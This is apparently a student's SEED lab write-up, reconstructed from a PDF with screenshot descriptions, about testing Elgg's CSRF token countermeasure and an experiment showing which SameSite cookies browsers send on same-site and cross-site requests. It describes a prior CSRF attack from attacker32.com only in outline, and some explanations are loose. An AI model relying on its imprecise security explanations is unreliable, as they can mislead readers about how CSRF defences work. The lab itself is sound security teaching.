
    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();


```

// It was commented out well.


// caret empty profile for Alice ( i just erased samy is hero part) and go to alice's friend and remove friend for Samy.



// Now Alice has no friend and is not showing “samy is my hero. “ sentence.



//Right side top red alert box shows that “from” is missing \_token or \_ts fields, because we turned on the CSRF countermeasure, therefore malicious code/attacker can not attack Alice anymore




// profile was still empty even though I logged in as LIce and went to malicious code and clicked that malicious code and refreshed Alice's profile. It didn't print out. Samy is my hero sentence.

// I visited two malicious websites from attacker32.com and went back to Elgg for the SEED lab. It doesn't attack alice's website and keep printing out From is missing \_toket or \_ts fields. SO I think countermeasures are working since we can not launch a cross-site request forgery attack.

## 4.2 Task 5: Experimenting with the SameSite Cookie Method

// visite [www.example32.com](http://www.example32.com) website



// right click and view page source code,

SEED\_20.04 [Running]

Firefox Web Browser Oct 28 23:42

Restore Session Alice : Elgg Example Domain SameSite Cookie http://www.example32.com/ view-source:http://www.example32.com/

```
1 <html>
2 <head><title>SameSite Cookie Experiment</title></head>
3 <style>
4 body{
5     background-color: #D4EFDF;
6     font-family: Arial, Helvetica, sans-serif;
7     margin: 40px;
8 }
9 .item { color: blue }
10 <style>
11 <body>
12 <h1>Setting Cookies</h1>
13 <p>
14 After visiting this web page, the following three cookies will be
15 set on your browser.
16 <ul>
17 <li><span class='item'>cookie-normal:</span> normal cookie</li>
18 <li><span class='item'>cookie-lax:</span> samesite cookie (Lax type)</li>
19 <li><span class='item'>cookie-strict:</span> samesite cookie (Strict type)</li>
20 </ul>
21 <h2>Experiment A: click <a href="http://www.example32.com/testing.html">Link A</a></h2>
22 <h2>Experiment B: click <a href="http://www.attacker32.com/testing.html">Link B</a></h2>
23 </body>
24 </html>
25
26
27
28
29
30
31
```

// then we can see javascript code for a same-site cookie website.

We can see that **Link A** is same website [www.example32.com](http://www.example32.com) but link **B** is from different website which was [www.attacker32.com](http://www.attacker32.com) ( cross site request case)

SEED\_20.04 [Running]

Firefox Web Browser Oct 28 23:44

Restore Session Alice : Elgg Example Dom SameSite C http://www.example32.com/showcookies.php?fname=sc view-source:www.example32.com/showcookies.php?fname=sc

## Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaa
- cookie-lax=bbbbbbb
- cookie-strict=ccccccc

Your request is a **same-site** request!

Text Editor

// I went to **LinkA** and client submitted(GET) cookies and I got this website. ( sent get request) it says your request is the same site request. Because I opened this website from [www.example32.com](http://www.example32.com) and this get request cookie website is also on [www.example32.com](http://www.example32.com) I clicked right and saw the detail of javascript code of above website, but there won't enough information so I web to Lab Setup > image\_www > sgowcookies.php > open with text editor.

The screenshot shows a Firefox browser window with the title bar "SEED\_20.04 [Running]". The address bar displays "www.example32.com/showcookies.php". The main content area has a green background and contains the following text:

## Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaaa
- cookie-lax=bbbbbbb
- cookie-strict=ccccccc

Your request is a **same-site** request!

// This is the result when I tried the same site request **for link A and clicked Post request**. I got cookie-normal, cookie-lax and cookie-strict.

```
SEED_20.04 [Running]
Text Editor Oct 28 23:47
showcookies.php
1<html>
2 <head><title>SameSite Cookie Experiment</title></head>
3 <style>
4 body{
5     background-color: #D4EFDF;
6     font-family: Arial, Helvetica, sans-serif;
7     margin: 40px;
8 }
9 li { color: blue }
10 </style>
11 <body>
12
13 <h1>Displaying All Cookies Sent by Browser</h1>
14
15 <ul>
16 <?php
17 foreach ($_COOKIE as $key=>$val)
18 {
19     echo '<li><h3>' . $key . '=' . $val . "</h3></li>\n";
20 }
21 ?>
22 </ul>
```

The screenshot shows a terminal window titled "SEED\_20.04 [Running]" with the date and time "Oct 28 23:47". It displays the code for a PHP file named "showcookies.php". The code includes HTML for a title, style, and body, and PHP logic to print all cookies sent by the browser as an ordered list.

// same site or cross site sentence were printed from this statement. Below.

The screenshot shows a web browser window with the URL "www.example32.com". The page content is titled "Setting Cookies". It contains text stating that after visiting, three cookies will be set: "cookie-normal", "cookie-lax", and "cookie-strict". There are two links at the bottom: "Experiment A: click [Link A](#)" and "Experiment B: click [Link B](#)".

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- **cookie-normal:** normal cookie
- **cookie-lax:** samesite cookie (Lax type)
- **cookie-strict:** samesite cookie (Strict type)

**Experiment A: click [Link A](#)**

**Experiment B: click [Link B](#)**

```

15 <ul>
16 <?php
17 foreach ($_COOKIE as $key=>$val)
18 {
19     echo '<li><h3>' . $key . '=' . $val . "</h3></li>\n";
20 }
21 ?>
22 </ul>
23
24 <h2>Your request is a <font color='red'>
25 <?php
26 if(isset($_COOKIE['cookie-strict'])) {
27     echo 'same-site ';
28 }
29 else {
30     echo 'cross-site ';
31 }
32 ?>
33 </font>
34 request!

```

PHP ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS  
"showcookies.php" selected (567 bytes)

// now I will click link B

**SameSite Cookie Experiment**

**A. Sending Get Request (link)**

<http://www.example32.com/showcookies.php>

**B. Sending Get Request (form)**

some data

Submit (GET)


**C. Sending Post Request (form)**

Text Editor


some data

Submit (POST)

// this is how I land. I will submit(POST)requests.



// I got into that website and it shows that my request was a cross-site request.



// I also **tried the get request button** and it shows that my request was a cross site request and shows cookie-normal and cookie-lax.

### **What is SameSite protection using Cookies?**

SameSite protects browsers from sending that cookie along with cross site requests. The main goal is to mitigate the risk of cross origin information leakage. It also provides some protection against cross-site request forgery attacks. Possible values for the flag are none, lax, or strict.

- **Please describe what you see and explain why some cookies are not sent in certain scenarios.**

Same site Cookie is one of countermeasures for CSRF attacks. For Same-Site-Cookies, the web server is responsible for doing this and they could use this to secure the website. Because Same site Cookie attributes are setted by servers and these attributes will tell browsers whether cookies should be attached to a cross site request or not ( This is from lecture ppt ).

Based on analysis, Samsite link(A) with GET request had cookie-normal, cookie-lax, and cookie-strict. Samesite link(A) with Post request had cookie-normal, cookie-lax, and cookie-strict.

For crossSite(B) with GET requests had cookie-normal and cookie-lax. (no cookie-strict for cross site). Cross Site link(B) with post request had cookie-normal. (no Cookie-lax and Cookie-strict).

Cookie-strict will not be sent with a cross site link.

- Based on your understanding, please describe how the **SameSite** cookies can help a server detect whether a request is a cross-site or same-site request.

Answer for this question is similar to above. SameSite cookie has specific 3 attributes and especially cookie-strict will not be sent with, if browser is a cross-site request. Which means the server can detect whether the request was cross-site or same-site by checking whether the same site cookie has “cookie-strict” value. In this case, the server can distinguish cross site requests with the same site request, therefore the server can prevent the attack.

- Please describe how you would use the **SameSite cookie mechanism to help Elgg defend against CSRF attacks**. You only need to describe **general ideas**, and there is no need to implement them.

In a previous lab task, Samy used malware to attack Alice. So Alice basically had to click/visit a malicious website. The malware then attacked Alice's website in Elgg and the execution attack was successful. This means that the malware is a cross-site link. If Elgg servers store same-site cookies, this website always checks whether an incoming request is a same-site or cross-site request (e.g. Samy's malicious website). Elgg servers can then distinguish between Samy's malicious websites. This is because it is a cross-site website and there are no cookie restrictions. In this way, Elgg servers can defend against CSRF attacks.